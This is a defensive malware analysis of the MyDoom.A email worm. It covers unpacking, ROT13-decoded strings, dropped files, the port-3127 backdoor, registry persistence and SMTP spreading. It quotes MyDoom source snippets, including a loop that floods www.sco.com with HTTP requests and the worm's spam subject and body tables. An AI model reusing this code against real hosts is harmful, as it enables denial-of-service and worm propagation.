Even in the year 2018, new versions of MyDoom worm keeps coming up and continues to clog mail servers all over the world. MyDoom.A worm affected Microsoft operating systems (Windows 95/98/ME/NT /2000/XP). The following analysis was performed on Windows XP Professional SP3.

The below table shows the characteristics of the executable under examination.

File Type	PE32 executable for windows
File Size	22.5kb
MD5	53df39092394741514bc050f3d6a06a9
SHA1	f91a4d7ac276b8e8b7ae41c22587c89a39ddcea5
SHA256	fff0ccf5feaf5d46b295f770ad398b6d572909b00e2b8bcd1b1c286c70cd9151
File icon	The executable is disguised as a notepad file.

Table 4: Characteristics of Packed Binary



```
upx -d C:\Users\test\Desktop\malware.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95w       Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     32768 <-     22528   68.75%    win32/pe     malware.exe

Unpacked 1 file.
```

Figure 13: Binary unpacked using UPX unpacker

The file is unpacked using the UPX packer.

Following are the characteristics of the unpacked file.

File Size	32.8kb
MD5	39a7d2bb5652c9d105c0d64a640c5a9d
SHA1	e9fab211f8dcae2f118833042aad6ae65ef6674d
SHA256	21fa8925f658aa985e0252c553fc1c79e23e65881b7dbca14e5b0e2709e13620

Table 5: Characteristics of Unpacked Binary

Static Analysis


During the initial static analysis, several interesting strings are found. Malware Authors have used the ROT13 encryption method to encrypt most of the code. Some of them are discussed below:

1) Malware uses internet for attack or spreading. A string related to Kaaza folder is found which suggests that some action is taken in the Kaaza folder on the machine where this file sharing application is installed.

After ROT13 Decryption

InternetGetConnectedState
Software/Kaaza/Transfer

Encrypted Strings found



```
VagreargTrgPbaarpgrqFgngr
Fbsgjner\Xnmnn\Genafsre
```


Figure 14: Encrypted strings snapshot

2) The following strings strongly suggest that malware uses its own SMTP engine to send emails. It also attaches a file which is probably the copy of itself and hence shows that it has worm capabilities.

After ROT13 Decryption

X-MSMail-Priority: Normal
X-Priority: 3
            obhaqnel="%f"
Content-Type: multipart/mixed;
MIME-Version: 1.0
Date:
Subject:
To:
From:
----=_%f_%.3h_%.4h_%.8K.%.8K
ArkgCneg
--%f--
--%s
Content-Type: application/octet-stream;
            name="%s"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
            filename="%s"
--%s
Content-Type: text/plain;
            charset="Windows-1252"
Content-Transfer-Encoding: 7bit
This is a multi-part message in MIME format.

Encrypted Strings found



```
K-ZFZnvy-Cevbevgl: Abezny
K-Cevbevgl: 3
        boundary="%s"
Pbagrag-Glcr: zhygvcneg/zvkrq;
ZVZR-Irefvba: 1.0
Qngr:
Fhowrpg:
Gb:
Sebz:
----=_%s_%.3u_%.4u_%.8X.%.8X
NextPart
--%s--
--%f
Pbagrag-Glcr: nccyvpngvba/bpgrg-fgernz;
        anzr="%f"
Pbagrag-Genafsre-Rapbqvat: onfr64
Pbagrag-Qvfcbfvgvba: nggnpuzrag;
        svyranzr="%f"
--%f
Pbagrag-Glcr: grkg/cynva;
        punefrg="Jvaqbjf-1252"
Pbagrag-Genafsre-Rapbqvat: 7ovg
Guvf vf n zhygv-cneg zrffntr va ZVZR sbezng.
```


Figure 15: Encrypted strings related to email

3) These strings suggest that malware tries to connect with www.sco.com. It uses a mail delivery system and tries to send emails across the email addresses hosted on yahoo.com, hotmail.com, msn.com and aol.com.

After ROT13 Decryption

Host: www.sco.com
www.sco.com
Error
Status
Server Report
Mail Transaction Failed
Mail Delivery System
hello
body
message
test
data
file
text
readme
document
hotmail.com
yahoo.com
msn.com
aol.com

Encrypted Strings found




```
Ubfg: jjj.fpb.pbz
jjj.fpb.pbz
Reebe
Fgnghf
Freire Ercbeg
Znvy Genafnpgvba Snvyrq
Znvy Qryvirel Flfgrz
uryyb
obql
zrffntr
grfg
qngn
svyr
grkg
ernqzr
qbphzrag
ubgznvy.pbz
lnubb.pbz
zfa.pbz
nby.pbz
```

Figure 16: Encrypted Strings Snapshot

VirusTotal Results

63 out of 70 malware engines detected this sample as malicious.



63 engines detected this file

SHA-256 fff0ccf5feaf5d46b295f770ad398b6d572909b00e2b8bcd1b1c286c70cd9151
File name output.114680830.txt
File size 22 KB
Last analysis 2019-01-06 02:57:22 UTC
Community score -38

Acronis	suspicious
Ad-Aware	Trojan.Waledac.EN
AhnLab-V3	Worm/Win32.MyDoom.R16923
Antiy-AVL	Worm[Email]/Win32.Mydoom
Arcabit	Trojan.Waledac.EN
Avast	Win32:Mydoom [Wrm]
AVG	Win32:Mydoom [Wrm]
Avira	WORM/Mydoom.A.3

Figure 17:VirusTotal Results for Mydoom.A

Behaviour

As the malware is executed it opens a Notepad displaying junk data.




Figure 18: Notepad displaying junk data

Files created

- **Taskmon.exe** is created at location C:\Windows\System32. Upon investigating the file signature, it was found that it is the copy of the worm. The worm disguises itself as a legitimate windows process. Microsoft did not build Windows XP with Taskmon.exe file and introduced this file in Windows 95/98/Me. In case of platforms other than XP, it overwrites legitimate taskmon.exe.

- The worm creates **shimgapi.dll** at location C:\Windows\System32. This file is also packed using UPX packer. When analysed statistically several SYN strings are found which indicates that malware performs DOS attack.





Figure 19: Multiple SYN strings found indicating DOS attack

This file is also responsible for creating a backdoor on the victim's machine. It opens the first available TCP port in the range 3127 through 3128. In this case, it opens port 3127 which acts as Backdoor. This backdoor allows the hacker to download more malicious components on the victim's machine.


Below are the results of netstat-a before infection.



```
C:\>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    cuckoo:epmap           cuckoo:0               LISTENING
  TCP    cuckoo:microsoft-ds    cuckoo:0               LISTENING
  TCP    cuckoo:2869            cuckoo:0               LISTENING
  TCP    cuckoo:1025            cuckoo:0               LISTENING
  TCP    cuckoo:netbios-ssn     cuckoo:0               LISTENING
  UDP    cuckoo:microsoft-ds    *:*
  UDP    cuckoo:isakmp          *:*
  UDP    cuckoo:4500            *:*
  UDP    cuckoo:ntp             *:*
  UDP    cuckoo:1056            *:*
  UDP    cuckoo:1900            *:*
  UDP    cuckoo:ntp             *:*
  UDP    cuckoo:netbios-ns      *:*
  UDP    cuckoo:netbios-dgm     *:*
  UDP    cuckoo:1900            *:*
```

Figure 20: Netstat results before infection


Below are the results of netstat -a after infection. As seen in the screenshot, MyDoom has opened new port 3127 which acts as Backdoor.



```
C:\>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    cuckoo:epmap           cuckoo:0               LISTENING
  TCP    cuckoo:microsoft-ds    cuckoo:0               LISTENING
  TCP    cuckoo:2869            cuckoo:0               LISTENING
  TCP    cuckoo:3127            cuckoo:0               LISTENING
  TCP    cuckoo:1025            cuckoo:0               LISTENING
  TCP    cuckoo:netbios-ssn     cuckoo:0               LISTENING
```

Figure 21: Netstat results after infection

The malware checks the system date and time by calling the function GetTimeZoneInformation, and if the system time falls between 1st Feb 2004 and Feb 12th, 2004, it performs DOS attack against www.sco.com. The malware author created the worm such that it automatically stops the DOS attack after Feb 12th, 2004.




```
&@]}
(sync.c,v 0.1 2004/01/xx xx:xx:xx andy)
fuvztncv.qvv
```

Figure 22: Date and time of DDOS attack

There is no guarantee that the infected machine is going to perform a DOS attack. The malicious program is coded in such a way that it might or might not perform a DOS attack. The machine was rebooted several times to get the results for a DOS attack. After 12th Feb, the DOS attack is stopped but the backdoor remains, and as a result, if no remediation action is taken on the machine it remains exposed to threats.

The snippet from the source code of MyDoom shows how it targets a DOS attack against www.sco.com.



```
static DWORD _stdcall scodos_th(LPVOID pv)
{
        struct sockaddr_in addr;
        char buf[512];
        int sock;

        rot13(buf,
                /*
                 * "GET / HTTP/1.1\r\n"
                 * "Host: www.sco.com\r\n"
                 * "\r\n";
                 */
                "TRG / UGGC/1.1\r\n"
                "Ubfg: " SCO_SITE_ROT13 "\r\n"
                "\r\n");

        SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_BELOW_NORMAL);
        if (pv == NULL) goto ex;
        addr = *(struct sockaddr_in *)pv;
        for (;;) {
                sock = connect_tv(&addr, 8);
                if (sock != 0) {
                        send(sock, buf, lstrlen(buf), 0);
                        Sleep(300);
                        closesocket(sock);
                }
        }
ex:     ExitThread(0);
        return 0;
```

Figure 23: Snippet from source code


- Message file is created at path *C:\Documents and settings\<User Name>\Local Settings\temp*. The Message file consists of this junk data which is displayed on a notepad when the malware is executed. The worm creates notepad.exe in the System32 folder.

Registry modifications

- Taskmon.exe is the copy of the worm. The following registry ensures that the worm is persistent and as a result, worm executes every time windows is started.


  HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\TaskMon: "C:\WINDOWS\system32\taskmon.exe"

- MyDoom checks if the system is already affected by a worm or not by creating following entries related to ComDlg32 in the registry.



```
Regshot 1.8.3-beta1V5
Comments:
Datetime:2004/2/2 00:52:14  ,  2004/2/2 00:56:19
Computer:ADMINISTRATOR , ADMINISTRATOR
Username: ,

----------------------------------
Keys added:20
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\Version
HKU\S-1-5-21-725345543-839522115-854245398-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\Version
```


- The worm modifies values in CLSID, and as a result, shimgapi.dll and webcheck.dll are launched with windows explorer during Startup.



```
----------------------------------
Values modified:38
----------------------------------
HKLM\SOFTWARE\Classes\CLSID\{E6FB5E20-DE35-11CF-9C87-00AA005127ED}\InProcServer32\: "C:\WINDOWS\system32\webcheck.dll
HKLM\SOFTWARE\Classes\CLSID\{E6FB5E20-DE35-11CF-9C87-00AA005127ED}\InProcServer32\: "C:\WINDOWS\system32\shimgapi.dll
```

Spreading Mechanism

The worm spreads itself via email. After opening the backdoor, it starts making connections with email servers. It uses the Simple Mail Transfer Protocol (SMTP) to propagate.



```
C:\>netstat -b

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:5357         cuckoo1-PC:49594       TIME_WAIT
  TCP    192.168.1.72:49590     sea30s02-in-f5:smtp    SYN_SENT
 [malware.exe]
  TCP    192.168.1.72:49591     sea30s02-in-f5:smtp    SYN_SENT
 [malware.exe]
  TCP    192.168.1.72:49592     sea30s02-in-f5:smtp    SYN_SENT
 [malware.exe]
  TCP    192.168.1.72:49593     yi-in-f27:smtp         SYN_SENT
 [malware.exe]

  TCP    192.168.1.72:49593     yi-in-f27:smtp         SYN_SENT
 [malware.exe]
  TCP    192.168.1.72:49597     wj-in-f108:smtp        SYN_SENT
 [malware.exe]
```

Figure 24: Netstat results showing smtp connection


It forms emails by selecting email components from a pre-defined list of email subjects, message bodies and attachment file names which is already embedded in its code. It spoofs the sender name of its email messages such that they appear to have been sent by different users instead of actual users on the infected machines. MyDoom uses its own SMTP engine to send emails.

Email Components

Subject

The worm maintains a list of subjects as shown below from which it selects an email subject. All the subject headings of the email are encrypted using ROT13 encryption.

- Test
- Hi
- Hello
- Mail Delivery System
- Mail Transaction Failed
- Server Report
- Status
- Error




```
static void select_subject(struct msgstate_t *state)
{
        static const struct {
                char pref;
                const char *subj;
        } subjs[] = {
                { 12, "" },
                { 35, "grfg" },
                { 35, "uv" },
                { 35, "uryyb" },
                { 8, "Znvy Qryvirel Flfgrz" },
                { 8, "Znvy Genafnpgvba Snvyrq" },
                { 8, "Freire Ercbeg" },
                { 10, "Fgnghf" },
                { 10, "Reebe" },
                { 0, "" }
        };
```

Figure 25: Snippet from source code

Body

It forms an email by placing any one of the following three messages in the body section of the email.

- Mail Transaction Failed. Partial message is available.
- The message contains Unicode characters and has been sent as a binary attachment.
- The message cannot be represented in 7-bit ASCII encoding and has been sent as a binary attachment.



```
static void write_msgtext(struct msgstate_t *state, unsigned char *p)
{
        struct {
                int pref;
                char *text;
        } texts[] = {
                { 20, "" },
                { 5, "test" },
                { 40, "The message cannot be represented in 7-bit ASCII encoding and has been sent as a binary attachment." },
                { 40, "The message contains Unicode characters and has been sent as a binary attachment." },
                { 20, "Mail transaction failed. Partial message is available." },
                { 0, "" }
        };
```

Figure 26: Snippet from source code

Attachment

This worm has 9 possibilities for attachment file names. The attachment consists of the copy of the worm.

- document
- readme
- doc
- text
- file
- data
- test
- message
- body

The worm uses following extension for the attachment.

- .exe, .pif, .cmd, .scr

Destination Email address

MyDoom searched for email in files that have the following extension:
HTM, SHT, PHP, ASP, DBX, TBB, ADB, PL, WAB and TXT.

